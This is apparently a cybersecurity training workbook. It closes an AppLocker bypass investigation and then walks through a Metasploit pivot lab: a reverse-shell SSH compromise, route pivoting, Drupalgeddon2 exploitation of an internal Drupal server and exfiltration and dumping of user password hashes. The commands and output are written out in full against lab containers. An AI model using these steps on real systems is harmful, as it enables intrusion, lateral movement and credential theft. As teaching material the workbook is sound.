5/12/2022 10:41:26 AM	8004	Error		%OSDRIVE%\TOOLS\METERPRETER.EXE was prevented from running.

Note: You may see the same log entries repeated multiple times; this may be related to message queuing and reliability of delivery in the Windows logging subsystem.

In this output we see the oldest event is reported at 5/12/2022 10:41:26 AM where `meterpreter.exe` is blocked. Let's use this IOC to build a report of the events that followed. From the PowerShell session, use `Get-WinEvent` and a filter hash table to display all AppLocker execution events (8002 or 8004), selecting the `TimeCreated`, `Id`, `Message`, `ProcessId`, and `UserId` fields, saving the results as an HTML report, as shown here.


Note: Replace the date and time below with the date and time of the first observed block event on your system. It's easiest to specify the hour using the 24-hour clock designation (e.g., add 12 to the hour designation for PM).

```
PS C:\WINDOWS\system32> $start = Get-Date -Format '5/12/2022 10:41:26'
PS C:\WINDOWS\system32> Get-WinEvent -FilterHashTable @{LogName='Microsoft-Windows-AppLocker/EXE and DLL'; Id=8002,8004; StartTime=$start;} | Select-Object TimeCreated, Id, Message, ProcessId, UserId | ConvertTo-Html | Out-File c:\temp\event-report.html
```

Next, open the HTML report using `Start-Process` and the report file name, as shown here.

```
PS C:\WINDOWS\system32> Start-Process C:\temp\event-report.html
PS C:\WINDOWS\system32>
```

This will display the HTML report, which isn't beautiful, but it presents a valuable documentation source for additional timeline analysis, as shown here.



TimeCreated	Id	Message	ProcessId	UserId
5/12/2022 10:43:23 AM	8002	%SYSTEM32%\WHOAM!.EXE was allowed to run.	3100	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:43:21 AM	8002	%SYSTEM32%\CONHOST.EXE was allowed to run.	3100	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:43:21 AM	8002	%SYSTEM32%\CMD.EXE was allowed to run.	2956	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:43:14 AM	8002	%WINDIR%\MICROSOFT.NET\FRAMEWORK\V2.0.50727\INSTALLUTIL.EXE was allowed to run.	5680	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:42:58 AM	8004	%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.	5680	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:42:58 AM	8004	%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.	5680	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:42:58 AM	8004	%OSDRIVE%\TOOLS\SHELLCODE.EXE was prevented from running.	5680	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:42:54 AM	8002	%SYSTEM32%\OPENWITH.EXE was allowed to run.	788	S-1-5-21-2977773840-2930198165-1551093962-1000
5/12/2022 10:42:46 AM	8002	%WINDIR%\MICROSOFT.NET\FRAMEWORK\V2.0.50727\CVTRES.EXE was allowed to run.	1624	S-1-5-21-2977773840-2930198165-1551093962-1000

Why This Lab Is Important

In this lab we examined the steps to enumerate and bypass the AppLocker endpoint allow list system. This helps reinforce the notion that endpoint protection systems are not infallible. Indeed, endpoint protection systems can always be bypassed. Using the resources available on the system though, we can investigate the bypass techniques when sufficient logging information is available.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/ApplicationAllowListBypass/\)](/videos/ApplicationAllowListBypass/) for additional information.



Bonus (If Time Permits or for Homework)

Investigate the HTML report in more detail, converting this data source into a timeline of events using the information available. You can use any drawing tool including PowerPoint or the free web-based flowchart application at (<https://app.diagrams.net/>) <https://app.diagrams.net/> (<https://app.diagrams.net/>) . Be sure to capture the following details:

- Event type (AppLocker allow or deny)
- Execution time
- Process ID
- Process name

Consider adding additional detail based on your understanding of the events to hypothesize how an attacker evaded AppLocker if you were presented with similar logging data.

Additional Resources

- The [LOLBAS \(https://lolbas-project.github.io/\)](https://lolbas-project.github.io/) project offers useful information about built-in tools that may be accessible to evade application allow list controls. The documentation on [Installer Utility \(https://lolbas-project.github.io/lolbas/Binaries/Installutil/\)](https://lolbas-project.github.io/lolbas/Binaries/Installutil/) examines additional detail on how this tool can be used against endpoint products.
- A [list of AppLocker bypass techniques \(https://github.com/api0cradle/UltimateAppLockerByPassList\)](https://github.com/api0cradle/UltimateAppLockerByPassList) can be useful to evaluate your capabilities to identify these attacks.

Lab 5.2: Pivot Exploitation

Brief Intro

Using an initial compromise, attackers can pivot to previously inaccessible internal targets. In this lab exercise, you will use Metasploit to compromise an accessible host, then use the compromised system to pivot and access a secondary host that is not initially accessible.

Requirements for This Lab


In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Run `gopivottgt` to set up the lab targets. Scan and then compromise the initial target on the 172.30.0.0/24 network using recovered SSH credentials (mpoor/forgecaptain). After initial compromise, continue to use Metasploit or other tools to identify and exploit a secondary target.

Walkthrough

Overview



In this lab, you will use Metasploit to gain an initial foothold on a target machine at 172.30.0.21. This system represents a limited access point where SSH is permitted through a firewall to a single target host. After compromising the initial SSH target, you will pivot through the 172.30.0.21 host to discover and attack other internal systems.

These skills are helpful for incident handlers to gain insight into the tools, techniques, and practices used by attackers. You also use these techniques to assist you in the book 6 Capture the Flag Workshop.

Lab Setup


From the Slingshot Linux VM, open a terminal. Run the `gopivottgt` script to start the container target systems, as shown here:

```
sec504@slingshot:~$ gopivottgt
Starting Docker service ..... Done.
ce14637d5d6c0da15713090848ee247aba07da3e211320e0c1fffb31c96b699
140b68b98086ba6754f03ef5e59f96340d435f7ae177aed30f111dafa763a317
```

The hash values shown represent the creation of multiple networks and instantiation of two Docker containers. The values shown here will be different on your system.

Target Background

The target organization for this lab exercise is a branch office of Wardrobe99, an online clothing retailer. As the security analyst for the organization, you stumble across a PasteBin entry during your regular OSINT collection activities, as shown here.




Your task is to use this OSINT to evaluate the reported vulnerability and determine the impact to internal Wardrobe99 systems.

Start Metasploit MSFConsole

From your terminal, start the Metasploit MSFConsole tool, as shown here. You will use MSFConsole as the primary attack tool throughout this exercise.

```
sec504@slingshot:~$ msfconsole -q
msf6 >
```

Exploit Initial SSH Target



In the first part of the attack, we'll reuse the disclosed SSH credentials to gain a foothold on the SSH server. From the `msf6 >` prompt, search for the exploit `sshexec`, as shown here:

```
msf6 > search sshexec

Matching Modules
=====

#  Name                                Disclosure Date  Rank   Check  Description
-  -
0  exploit/multi/ssh/sshexec            1999-01-01      manual No      SSH User Code

Execution

Interact with a module by name or index. For example info 0, use 0 or use
exploit/multi/ssh/sshexec
```

The `sshexec` exploit is similar to the `psexec` exploit we used earlier, except that it targets Linux and UNIX platforms. Load the exploit using the shortcut `use 0`, as shown here:

```
msf6 > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) >
```

Next, configure the module, specifying the target system (172.30.0.21) with the `mpoor/forgcaptain` username and password. For this Linux target, we will use the default `linux/x64/meterpreter/reverse_tcp` payload, specifying the connect-back listener host of the Slingshot Linux VM using the shortcut value `eth0`, as shown here:

```
msf6 exploit(multi/ssh/sshexec) > set RHOSTS 172.30.0.21
RHOSTS => 172.30.0.21
msf6 exploit(multi/ssh/sshexec) > set USERNAME mpoor
USERNAME => mpoor
msf6 exploit(multi/ssh/sshexec) > set PASSWORD forgecaptain
PASSWORD => forgecaptain
msf6 exploit(multi/ssh/sshexec) > set LHOST eth0
LHOST => eth0
```

Next, run the exploit by issuing the `exploit` command, as shown here. After several seconds, you will see the `meterpreter >` prompt indicating successful remote access against the target platform.


```
msf6 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 10.10.75.1:4444
[*] 172.30.0.21:22 - Sending stager...
[*] Command Stager progress - 42.75% done (342/800 bytes)
[*] Sending stage (976712 bytes) to 172.30.0.21
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 172.30.0.21:45984) at 2022-08-17 10:39:08 +0000
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter >
```

Note that the Metasploit warning message `Timed out while waiting for command prompt to return` can be safely ignored.

Using the default Meterpreter port of TCP/4444, we have established remote access to the initial target system, as shown in the figure below. Next, we will conduct additional reconnaissance analysis against the remote target, reusing the existing Meterpreter session.



Enumerate Initial Victim

From the Meterpreter prompt, open a shell on the initial SSH victim system by running the `shell` command. Note that you will not get a conventional `$` prompt, but you will be able to run shell commands. Run the `ifconfig` command to enumerate the interfaces on the victim system, as shown here:

```

meterpreter > shell
Process 23 created.
Channel 1 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:1E:00:15
          inet addr:172.30.0.21  Bcast:172.30.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:986834 (963.7 KiB)  TX bytes:12063 (11.7 KiB)

eth1      Link encap:Ethernet  HWaddr 02:42:AC:28:00:02
          inet addr:172.40.0.2  Bcast:172.40.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

```

In this output, we see the eth0 interface is the interface that we used to connect to the system initially, but we can also identify a new network connected to eth1: 172.40.0.2/255.255.255.0.

Run the `exit` command to leave the shell and return to the `meterpreter >` prompt, as shown here:

```

...
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

exit
meterpreter >

```

Establish a Meterpreter Route

In order to access the remote network at 172.40.0.0/255.255.255.0, we will leverage the Meterpreter connection to the victim system at 172.30.0.21. Run the `background` command to return to the MSFConsole prompt, as shown here:

```
meterpreter > background  
[*] Backgrounding session 1...
```

*Note the session number **1** is reported when we run the `background` command. This is the session number that we will use for subsequent access through the initial victim system. The number may be different on your system if you ran the `exploit` command multiple times.*

Next, use the Meterpreter `route` command to add a new route from the attacking system, through the initially compromised system 172.30.0.21, to the remote 172.40.0.0/255.255.255.0 network, as shown here:


```
msf6 exploit(multi/ssh/sshexec) > route add 172.40.0.0 255.255.255.0 1  
[*] Route added
```

Adding the route in this fashion allows the attacker to *pivot* through the 172.30.0.21 host, reusing the Meterpreter session for all subsequent connections to any host in the 172.40.0.0/255.255.255.0 network.

The `route` command is an amazingly powerful feature of Meterpreter!

Scan the 172.40.0.0 Network

Next, we'll use the new route to scan for additional hosts in the 172.40.0.0 network. The traffic will appear to originate from the 172.30.0.21 host, as shown below.



To scan a remote network through a Meterpreter route session, we will use the Metasploit auxiliary module `auxiliary/scanner/portscan/tcp`. Load the module, specifying the `RHOSTS` range between 172.40.0.3-20 and the `PORTS` range for common HTTP services, as shown here:


```
msf6 exploit(multi/ssh/sshexec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.40.0.3-20
RHOSTS => 172.40.0.3-20
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80,443,8000,8080
PORTS => 80,443,8000,8080
```

Start the auxiliary scanner with the `run` command, as shown here:

```
msf6 auxiliary(scanner/portscan/tcp) > run


[*] 172.40.0.3-20: - Scanned 2 of 18 hosts (11% complete)
[*] 172.40.0.3-20: - Scanned 4 of 18 hosts (22% complete)
[*] 172.40.0.3-20: - Scanned 6 of 18 hosts (33% complete)
[+] 172.40.0.10: - 172.40.0.10:80 - TCP OPEN
[*] 172.40.0.3-20: - Scanned 8 of 18 hosts (44% complete)
[*] 172.40.0.3-20: - Scanned 9 of 18 hosts (50% complete)
[*] 172.40.0.3-20: - Scanned 11 of 18 hosts (61% complete)
[*] 172.40.0.3-20: - Scanned 13 of 18 hosts (72% complete)
[*] 172.40.0.3-20: - Scanned 15 of 18 hosts (83% complete)
[*] 172.40.0.3-20: - Scanned 17 of 18 hosts (94% complete)
[*] 172.40.0.3-20: - Scanned 18 of 18 hosts (100% complete)
[*] Auxiliary module execution completed
```

In the scan output, we've identified a new host at 172.40.0.10 with a service listening on TCP/80 (likely an HTTP server).



HTTP Reconnaissance with Metasploit

Next, we'll perform additional HTTP reconnaissance against the new server using Metasploit's auxiliary `auxiliary/scanner/http/http_header` module.



Load and run the module, targeting the server at 172.40.0.10, as shown here:

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/http/http_header
msf6 auxiliary(scanner/http/http_header) > set RHOSTS 172.40.0.10
RHOSTS => 172.40.0.10
```

Start the auxiliary scanner with the `run` command, as shown here:

```
msf6 auxiliary(scanner/http/http_header) > run

[+] 172.40.0.10:80      : CACHE-CONTROL: must-revalidate, no-cache, private
[+] 172.40.0.10:80      : CONTENT-TYPE: text/html; charset=UTF-8
[+] 172.40.0.10:80      : CONTENT-LANGUAGE: en
[+] 172.40.0.10:80      : SERVER: Apache/2.4.25 (Debian)
[+] 172.40.0.10:80      : X-CONTENT-TYPE-OPTIONS: nosniff, nosniff
[+] 172.40.0.10:80      : X-DRUPAL-CACHE: MISS
[+] 172.40.0.10:80      : X-DRUPAL-DYNAMIC-CACHE: MISS
[+] 172.40.0.10:80      : X-FRAME-OPTIONS: SAMEORIGIN
[+] 172.40.0.10:80      : X-GENERATOR: Drupal 8 (https://www.drupal.org)
[+] 172.40.0.10:80      : X-POWERED-BY: PHP/7.2.3
[+] 172.40.0.10:80      : X-UA-COMPATIBLE: IE=edge
[+] 172.40.0.10:80      : detected 11 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This auxiliary Metasploit module retrieves the HTTP headers from the server, revealing an Apache 2.4.25 system running Debian Linux using PHP 7.2.3 for a Drupal 8 server. Drupal is a popular content management system (CMS) with a history of vulnerabilities.

Search for Drupal Exploit

Next, we'll continue to use the pivot host to attack the remote Drupal server. Use the Metasploit `search` command to identify a Drupal exploit with a reliability rank of *excellent*, as shown here:

```
msf6 auxiliary(scanner/http/http_header) > search type:exploit rank:excellent
drupal
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check
Description				
-	----	-----	----	-----
0	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No
Drupal HTTP Parameter Key/Value SQL Injection				
1	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes
Drupal CODER Module Remote Command Execution				
2	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes
Drupal Drupalgeddon 2 Forms API Property Injection				
3	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes
Drupal RESTWS Module Remote PHP Code Execution				
4	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes
PHP XML-RPC Arbitrary Code Execution				

Interact with a module by name or index. For example info 4, use 4 or use
exploit/unix/webapp/php_xmlrpc_eval

Use the shortcut `use 2` to load the Drupalgeddon2 exploit, then run `show info` to see the exploit description information, as shown here:

```

msf6 auxiliary(scanner/http/http_header) > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show info

      Name: Drupal Drupalgeddon 2 Forms API Property Injection
      Module: exploit/unix/webapp/drupal_drupalgeddon2
      Platform: PHP, Unix, Linux
      Arch: php, cmd, x86, x64
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2018-03-28

...

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  DUMP_OUTPUT    false              no        Dump payload command output
  PHP_FUNC       passthru           yes       PHP function to execute
  Proxies        /                  no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS         /                  yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
  RPORT          80                yes       The target port (TCP)
  SSL            false             no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI      /                  yes       Path to Drupal install
  VHOST          /                  no        HTTP server virtual host

Payload information:
  Avoid: 3 characters

Description:
  This module exploits a Drupal property injection in the Forms API.
  Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are
  vulnerable.

...

```


The description information indicates that it supports some Drupal 8 targets. Next, we'll use the exploit to gain remote access to the server.

Exploit Drupal Server

Configure the Drupalgeddon2 exploit as shown here:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 172.40.0.10
RHOSTS => 172.40.0.10
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST eth0
LHOST => eth0
```

In this configuration, we instruct the pivot host (172.30.0.21) to deliver the Drupalgeddon2 exploit to the 172.40.0.10 server through the established Meterpreter session using the default payload `php/meterpreter/reverse_tcp`. The TCP Meterpreter session is to the attacker system at 10.10.75.1.



Take a moment to review that illustration explaining the attack flow. When you are ready, deliver the exploit with the `exploit` command, as shown here:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.171.4:4444
[*] Sending stage (39282 bytes) to 172.40.0.10
[*] Meterpreter session 2 opened (192.168.171.4:4444 -> 172.40.0.10:54536) at
2022-08-17 11:03:21 +0000

meterpreter >
```

Note: It may take several seconds for the `meterpreter >` prompt to appear.

In this output, we see a new Meterpreter session arrive from the 172.40.0.10 server. For the remaining part of the lab, we'll focus our attention on the new access gained through the Drupalgeddon2 exploit. Let's simulate an attacker by retrieving data from this newly compromised system.

Pillage the Drupal Server

Use the new Meterpreter session to retrieve the contents of the Drupal database stored in `/var/www/html/sites/default/files/.ht.sqlite`. We can retrieve files from the compromised system using the Meterpreter `download` command, as shown here:

```
meterpreter > download /var/www/html/sites/default/files/.ht.sqlite
[*] Downloading: /var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] Downloaded 1.00 MiB of 5.96 MiB (16.79%):
/var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] Downloaded 2.00 MiB of 5.96 MiB (33.57%):
/var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] Downloaded 3.00 MiB of 5.96 MiB (50.36%):
/var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] Downloaded 4.00 MiB of 5.96 MiB (67.15%):
/var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] Downloaded 5.00 MiB of 5.96 MiB (83.93%):
/var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] Downloaded 5.96 MiB of 5.96 MiB (100.0%):
/var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
[*] download : /var/www/html/sites/default/files/.ht.sqlite -> .ht.sqlite
```

Next, background the Meterpreter session to return to the MSFConsole prompt, as shown here:

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Next, dump the contents of the Drupal user password hash database table `users_field_data` using the `sqlite3` command line tool, as shown here:

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > sqlite3 .ht.sqlite ".dump
users_field_data"
[*] exec: sqlite3 .ht.sqlite ".dump users_field_data"

PRAGMA foreign_keys=OFF;
...
PRIMARY KEY (uid, langcode)
);
INSERT INTO "users_field_data"
VALUES(0,'en','en',NULL,'',NULL,NULL,'',0,1581255351,1581255351,0,0,NULL,1);
INSERT INTO "users_field_data"
VALUES(1,'en','en',NULL,'admin','$$E3Pyfw6vCPBoPENxVqjq2JG/uKrTRRFkFGqNAm3rT39/lkPSj

INSERT INTO "users_field_data"
VALUES(2,'en','en','en','josh','$$E3Pyfw6vCPBoPENxVqjq2JG/uKrTRRFkFGqNAm3rT39/lkPSj

INSERT INTO "users_field_data"
VALUES(3,'en','en','en','steve','$$EmFPaBMTdgt96hXKg.GPEJ5/eymi3yLf8d/D8gdMA1K9owio

CREATE UNIQUE INDEX users_field_data_user__name ON users_field_data (name,
langcode);
CREATE INDEX users_field_data_user__id__default_langcode__langcode ON
users_field_data (uid, default_langcode, langcode);
CREATE INDEX users_field_data_user_field__mail ON users_field_data (mail);
CREATE INDEX users_field_data_user_field__created ON users_field_data (created);
CREATE INDEX users_field_data_user_field__access ON users_field_data (access);
COMMIT;

```

With this command, we have retrieved the password hash contents for the Drupal server for the users *admin*, *josh*, and *steve*.

Note: Drupal password hashes can be cracked using Hashcat and type 7900.

Cleanup

When you are finished with the Meterpreter sessions on the two victim systems, exit the MSFConsole tool by running `exit -y`, as shown here:

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exit -y
sec504@slingshot:~$

```

Next, terminate the target containers by running `stoppivottgt`, as shown here:

```
sec504@slingshot:~$ stoppivottgt
Stopping Docker containers for pivot lab
sshtgt
drupaltgt
Done
```

Why This Lab Is Important

This lab illustrates the capabilities of the Metasploit Framework for sophisticated network pivoting, but more importantly, it illustrates the practices of modern attackers. Attackers recognize that the initial compromise will not likely grant them the access that will suit their ultimate goals, and will use additional internal vulnerabilities to escalate privileges and laterally move throughout the environment until they can obtain the data or access desired.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/PivotingwithMetasploit/\)](/videos/PivotingwithMetasploit/) for additional information.



Bonus (If Time Permits or Homework)

Consider completing the goal of pivoting to access the Drupal server at 172.40.0.10 using SSH instead of the Metasploit `route` command.

First, SSH to the server and authenticate using the `mpoor/forgcaptain` username and password. Use the `-L` argument to start a new TCP listener on the Slingshot Linux system that will forward connections to the Drupal target at 172.40.0.10:80. When prompted, answer `yes` to accept the ECDSA key fingerprint, as shown here:

```

sec504@slingshot:~$ ssh -L 8080:172.40.0.10:80 mpoor@172.30.0.21
The authenticity of host '172.30.0.21 (172.30.0.21)' can't be established.
ECDSA key fingerprint is SHA256:x4Im90qeV3yyEYalml6szGDfjIEkpME7ugg+k4fLG4w.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.30.0.21' (ECDSA) to the list of known hosts.
mpoor@172.30.0.21's password: forgecaptain
This system is for AUTHORIZED USERS ONLY.

YOU HAVE BEEN WARNED.
sshtgt:~$

```

